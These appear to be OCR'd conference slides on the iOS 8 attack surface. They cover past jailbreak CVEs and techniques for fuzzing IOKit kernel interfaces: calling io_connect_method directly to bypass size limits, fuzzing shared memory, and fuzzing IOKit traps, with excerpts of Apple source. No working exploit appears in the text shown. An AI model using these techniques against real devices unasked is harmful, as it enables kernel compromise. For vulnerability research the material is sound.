Review and Exploit Neglected Attack Surface in iOS 8

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Agenda

- iOS Security Background
- Review of Attack Surfaces
- Fuzz More IOKit and MIG System
- Exploit Userland XPC Services
- Conclusion

iOS Security Background

- Sandbox
- Code Sign
- Exploit Mitigation
- Data Protection
- Even hypervisor … ?

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- **Review of Attack Surfaces**
- Fuzz More IOKit and MIG System
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- Conclusion

Userland Local Attack Surface


- USB cable
  - File access interface
  - Backup/Restore interface
  - APP management interface
  - Developer interface
- Installed app
  - Jekyll App (USENIX Security 2013)
  - Masque Attacks (FireEye Research)

Userland Remote Attack Surface

- Any network connection could be an attack surface
  - Mobile Safari
    - JailbreakMe
    - Mobile Pwn2Own
  - Messager
    - CVE-2009-2204, SMS vulnerability, Charlie Miller
    - CVE-2015-1157, crafted Unicode text reboot bug
  - System network daemons
    - CVE-2015-1118, crafted configuration profile reboot bug


Kernel Attack Surface

- Any communication channel between the user space and the kernel is an attack surface



Kernel Attack Surface

- Take a further look



Kernel Attack Surface

- File System
  - HFS legacy volume name stack buffer overflow
    - JailbreakMe 3 for iOS 4.2.x
  - HFS heap overflow
    - Corona for iOS 5.0

Kernel Attack Surface

- POSIX System Calls
  - posix_spawn improperly checks file action data
  - p0sixspwn for iOS 6.1.3

Kernel Attack Surface

- ioctl
    - Packet Filter Kernel Exploit
        - DIOCADDRULE ioctl handler improper initialization
            - Decrement value of any kernel address
        - limera1n/greenpois0n for iOS 4.1

Kernel Attack Surface

- /dev/*
  - ptmx_get_ioctl out-of-bounds memory access
    - No bounds check of minor number of ptmx device
    - evasi0n7 for iOS 7.0.x

Kernel Attack Surface

- IOKit - too many 0.0
    - IOSurface
    - IOMobileFrameBuffer
    - IOUSBDeviceFamily
    - IOSharedDataQueue
    - IOHIDFamily
    - …

This Talk

- Kernel Space
  - Improve IOKit Fuzzing
  - More IOKit
  - MIG System
- User Space
  - XPC fuzzing

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
iOS Kernel Fuzzing

- IOKit is the best target for kernel fuzzing
- Most IOKit fuzzers focus on IOConnectCallMethod
  - IOUserClient::externalMethod
  - IOUserClient::getTargetAndMethodForIndex

Improve IOKit Fuzzing

- IOConnectCallMethod -> io_connect_method
  - io_connect_method calls mach_msg to trap into the kernel
  - IOConnectCallMethod is just a wrapper
    - BUT affects how the kernel deals with the input/output structures
      - Size > 4096 - Uses IOMemoryDescriptor to map the memory
      - Size <= 4096 - Directly calls copyin/copyout to access the memory

Improve IOKit Fuzzing



```
if (inputStructCnt <= sizeof(io_struct_inband_t)) {
     inb_input      = (void *) inputStruct;
     inb_input_size = (mach_msg_type_number_t) inputStructCnt;
}
else {
     ool_input      = reinterpret_cast_mach_vm_address_t(inputStruct);
     ool_input_size = inputStructCnt;
}

if (!outputCnt) {
     static uint32_t zero = 0;
     outputCnt = &zero;
}

if (outputStructCntP) {
     size_t size = *outputStructCntP;

     if (size <= sizeof(io_struct_inband_t)) {
         inb_output      = outputStruct;
         inb_output_size = (mach_msg_type_number_t) size;
     }
     else {
         ool_output      = reinterpret_cast_mach_vm_address_t(outputStruct);
         ool_output_size = (mach_vm_size_t)    size;
     }
}

rtn = io_connect_method(connection,         selector,
                        (uint64_t *) input, inputCnt,
                        inb_input,          inb_input_size,
                        ool_input,          ool_input_size,
                        output,             outputCnt,
                        inb_output,         &inb_output_size,
                        ool_output,         &ool_output_size);
```

Improve IOKit Fuzzing

- Directly call io_connect_method rather than IOConnectCallMethod
  - Be able to bypass the size restriction
  - May fuzz more parts of IOKit
- Example - CVE-2014-4487
  - The vulnerable code is for overly large output structures
  - But it can be triggered by very small output structures by calling io_connect_method directly

Improve IOKit Fuzzing


- DO NOT forget info leak bugs
  - Check possible kernel space addresses in all outputs during fuzzing

More IOKit Fuzzing

- Shared Memory
- Traps

Shared Memory of IOKit

- IOKit can share data directly with user space apps
  - Assume user space apps know the structure of data
- User space apps just need to call IOConnectMapMemory after successfully calling IOServiceOpen
  - memoryType may be meaningful for IOKit extensions




```
kern_return_t
IOConnectMapMemory(
        io_connect_t                connect,
        uint32_t                    memoryType,
        task_port_t                 intoTask,
        vm_address_t                *atAddress,
        vm_size_t                   *ofSize,
        IOOptionBits                options )
```

Shared Memory of IOKit

- How the kernel handles it
  - Override IOUserClient::clientMemoryForType function
  - Return an IOMemoryDescriptor object

Example code



```
IOReturn IOHIDEventServiceUserClient::clientMemoryForType(
                            UInt32                  type,
                            IOOptionBits *          options,
                            IOMemoryDescriptor **   memory )
{
    IOReturn ret = kIOReturnNoMemory;

    if ( _queue ) {
        IOMemoryDescriptor * memoryToShare = _queue->getMemoryDescriptor();

        if (memoryToShare)
        {
            memoryToShare->retain();
            ret = kIOReturnSuccess;
        }
        *options = 0;
        *memory  = memoryToShare;
    }

    return ret;
}
```

Shared Memory of IOKit


- Improve fuzzing
  - Try to open shared memory of IOKit
  - Randomly fill the shared memory while fuzzing io_connect_method
- Example
  - CVE-2014-4418 - IODataQueue
  - CVE-2014-4388 - IODataQueue
  - CVE-2014-4461 - IOSharedDataQueue
- The kernel should not trust shared memory data that could be modified by user space apps

IOKit Traps

- User space function
  - IOConnectTrap[0-6] -> iokit_user_client_trap
  - Input
    - index - function selector
    - p1~p6 - six input parameters

IOKit Traps


- How the kernel handles it
  - Get the IOExternalTrap structure from index
  - Directly call the function pointer in IOExternalTrap - no more checks



```
kern_return_t iokit_user_client_trap(struct iokit_user_client_trap_args *args)
{
    kern_return_t result = kIOReturnBadArgument;
    IOUserClient *userClient;

    if ((userClient = OSDynamicCast(IOUserClient,
            iokit_lookup_connect_ref_current_task((OSObject *)(args->userClientRef))))) {
        IOExternalTrap *trap;
        IOService *target = NULL;

        trap = userClient->getTargetAndTrapForIndex(&target, args->index);

        if (trap && target) {
            IOTrap func;

            func = trap->func;

            if (func) {
                result = (target->*func)(args->p1, args->p2, args->p3, args->p4, args->p5, args->p6);
            }
        }

        userClient->release();
    }

    return result;
}
```

IOKit Traps

- IOKit extensions may override two functions
  - getTargetAndTrapForIndex <- most likely to override this
  - getExternalTrapForIndex



```
IOExternalTrap * IOUserClient::
getExternalTrapForIndex(UInt32 index)
{
        return NULL;
}

IOExternalTrap * IOUserClient::
getTargetAndTrapForIndex(IOService ** targetP, UInt32 index)
{
      IOExternalTrap *trap = getExternalTrapForIndex(index);

      if (trap) {
              *targetP = trap->object;
      }

      return trap;
}
```


IOKit Traps

- Fuzzing
  - Locate overridden functions -> determine the range of index
- Tips
  - The IOExternalTrap definition is different from XNU source

